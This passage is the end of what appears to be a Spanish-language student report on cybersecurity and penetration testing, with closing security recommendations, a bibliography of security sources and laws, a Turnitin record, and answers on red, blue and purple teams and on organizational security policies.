CONTROL DE ACCESO FÍSICO: Limita el acceso físico a tus dispositivos y servidores. Utiliza cerraduras y protege los equipos en lugares seguros.

PLAN DE RESPUESTA A INCIDENTES: Desarrolla y practica un plan de respuesta a incidentes que detalle cómo actuar en caso de un ataque cibernético o una brecha de seguridad.

REFERENCIAS BIBLIOGRAFÍA

Ley 1273 de 2009 - Gestor Normativo. (s.f.). Inicio - Función Pública. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492#:~:text=Por%20medio%20de%20la%20cual,las%20comunicaciones,%20entre%20otras%20disposiciones.

Ley 1581 de 2012 - Gestor Normativo. (s.f.). Inicio - Función Pública. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

Fases de un pentest | KeepCoding Bootcamps. (s.f.). KeepCoding Bootcamps. https://keepcoding.io/blog/fases-de-un-pentest-ciberseguridad/

¿Qué es footprinting? | KeepCoding Bootcamps. (s.f.). KeepCoding Bootcamps. https://keepcoding.io/blog/que-es-footprinting-ciberseguridad/

Footprinting básico con Kali Linux | Francisco Molina. (s.f.). Francisco Molina | Ingeniero en Conectividad y Redes. https://www.franciscomolina.cl/footprinting-basico-con-kali-linux/

¿Qué es ExploitDB? | KeepCoding Bootcamps. (s.f.). KeepCoding Bootcamps. https://keepcoding.io/blog/que-es-exploitdb/

ciberseg1922. (2021b, 13 de diciembre). ¿Qué es Metasploit Framework y cómo funciona? | Ciberseguridad. Ciberseguridad. https://ciberseguridad.com/herramientas/pruebas-penetracion/metasploit-framework/

CVE. (s.f.). Securizando. https://securizando.com/cve/

ciberseg1922. (2021, 11 de octubre). ¿Qué es CVE? Explicación de vulnerabilidades y exposiciones comunes. Ciberseguridad. https://ciberseguridad.com/herramientas/marco-mitre-att-ck/cve-vulnerabilidades-exposiciones-comunes/

https://www.virtualbox.org/wiki/Downloads

Samba-vuln-cve-2012-1182 Script NSE: documentación del motor de scripting Nmap. (Dakota del Norte). Nmap: Network Mapper - Escáner de seguridad gratuito. https://nmap.org/nsedoc/scripts/samba-vuln-cve-2012-1182.html.

Flowchart Maker & Online Diagram Software. (s.f.). Flowchart Maker & Online Diagram Software. https://app.diagrams.net/.

Así es Snort, el sistema de detección de intrusos más popular. (s.f.). Grupo Atico34. https://protecciondatos-lopd.com/empresas/snort-deteccion-intrusos/

(s.f.). https://suricata.io/

CIS Controls. (s.f.). CIS. https://www.cisecurity.org/controls

¿Cuál es la diferencia entre XDR y SIEM? | WatchGuard Technologies. (s.f.). WatchGuard Technologies | Network Security, Secure Wi-Fi, MFA, and Endpoint Security Solutions. https://www.watchguard.com/es/wgrd-news/blog/cual-es-la-diferencia-entre-xdr-y-siem#:~:text=La%20diferencia%20más%20esencial%20entre,con%20un%20esfuerzo%20mucho%20menor.

Red Team, Blue Team y Purple Team: funciones y diferencias. (s.f.). UNIR. **https://www.unir.net/ingenieria/revista/red-blue-purple-team-ciberseguridad/**

Ciberseg1922. (2021, 7 de abril). Ciberataques. Guía para la gestión y notificación de ataques informáticos | Ciberseguridad. Ciberseguridad. https://ciberseguridad.com/ciberataques/

AREITIO BERTOLÍN, J. 2009.Test de penetración y gestión de vulnerabilidades, BARRETO CUITIVA, J. (2018). Diseño de manual de diagnóstico y prevención de vulnerabilidades en redes de datos para pymes (Especialización). Universidad Nacional Abierta y a Distancia UNAD.

OWASP Foundation, the Open Source Foundation for Application Security | OWASP Foundation. (s.f.). OWASP Foundation, the Open Source Foundation for Application Security | OWASP Foundation. https://owasp.org/

(s.f.). https://www6.metasploitunleashed.com/?template=ARROW_3&tdfs=0&s_token=1695937541.0488960000&uuid=1695937541.0488960000&term=Cyber%20Security%20Testing&term=Ethical%20Cracking%20And%20Penetration%20Testing&term=Network%20Monitoring%20Software&term=Cybersecurity%20Services&searchbox=0&showDomain=0&backfill=0

Security Week Home. (s.f.). SecurityWeek. https://www.securityweek.com/

OSSEC - World's Most Widely Used Host Intrusion Detection System - HIDS. (s.f.). OSSEC. https://www.ossec.net/

ANEXOS

ANEXO 1 LINK DEL VIDEO

LINK: https://www.youtube.com/watch?v=Dd4LM49uDCA

ANEXO 2 ENTREGA TURNITING

Título de la Entrega	Identificador del trabajo de Turnitin	Entregado	Similitud	
INFORME TECNICO	2180152198	28/09/2023 21:19	19%	Entregar Trabajo

ANEXO 3 RESPUESTAS A LAS PREGUNTAS

- De qué manera pueden aportar en el campo de la ciberseguridad la integración de equipos blue team, red team y Purple team al mismo tiempo dentro de una organización.

Aportan en el proceso de la mitigación a amenazas en tiempo real, se puede realizar retroalimentaciones continuas y buscar las mejores técnicas que aporten a mejorar los procesos de ciberseguridad, buscando así la prevención oportuna, eficaz y eficiente frente a los ataques cibernéticos, fomentando un proceso colaborativo y una cultura de seguridad dentro de la organización.

- Plantee políticas de seguridad y recomendaciones para mejorar los aspectos de ciberseguridad en cualquier organización en sus entornos T.I.

Las políticas de seguridad sirven como punto de partida para fortalecer la ciberseguridad como lo son:

POLÍTICA DE CONTRASEÑAS FUERTES: Exigir contraseñas completas, alfanuméricas, con caracteres especiales, que su cambio sea periódico.
POLÍTICA DE ACCESO Y CONTROL DE USUARIOS: Limitar el acceso a personal no autorizado, políticas basadas en el cargo o los roles a desempeñar, eliminación de usuarios cuando ya no laboren en la compañía.
POLÍTICA DE ACTUALIZACIÓN DE SOFTWARE: Mantener sistemas operativos actualizados y licenciados.
POLÍTICA DE USO ACEPTABLE DE RECURSOS DE TI: Establecer lo que este permitido y no permitido respecto al uso de los recursos de TI y acceso a navegación

POLÍTICA DE COPIAS DE SEGURIDAD Y RECUPERACIÓN DE DATOS: Realizar backup o copias de seguridad regularmente para datos importantes.

- Conclusiones que orienten aspectos importantes en cuanto a la inversión de ciberseguridad dentro de las organizaciones, deben tener en cuenta cada una de las etapas que se ejecutaron a lo largo del seminario para poder ejecutar estas conclusiones y soportar a la alta gerencia la necesidad de inversión.

La inversión respecto a procesos de ciberseguridad dentro de la organización es fundamental debido a que con ella se pueden mitigar amenazas o vulnerabilidades que atenten al buen funcionamiento de la compañía como, por ejemplo:

- La implementación de un grupo de red team o blue team que ayuden a ejecutar pruebas o realicen evaluación a los riesgos latentes que se encuentran en la organización.
- La actualización de parches, licenciamiento o compra de software o herramientas que ayuden a la detención de ataques.
- Un plan de mitigación antes, durante y después de un ataque cibernético, el cual permita salvaguardar los procesos en la compañía.
- Creación de políticas de seguridad y restablecimiento de la información en caso de perdidas.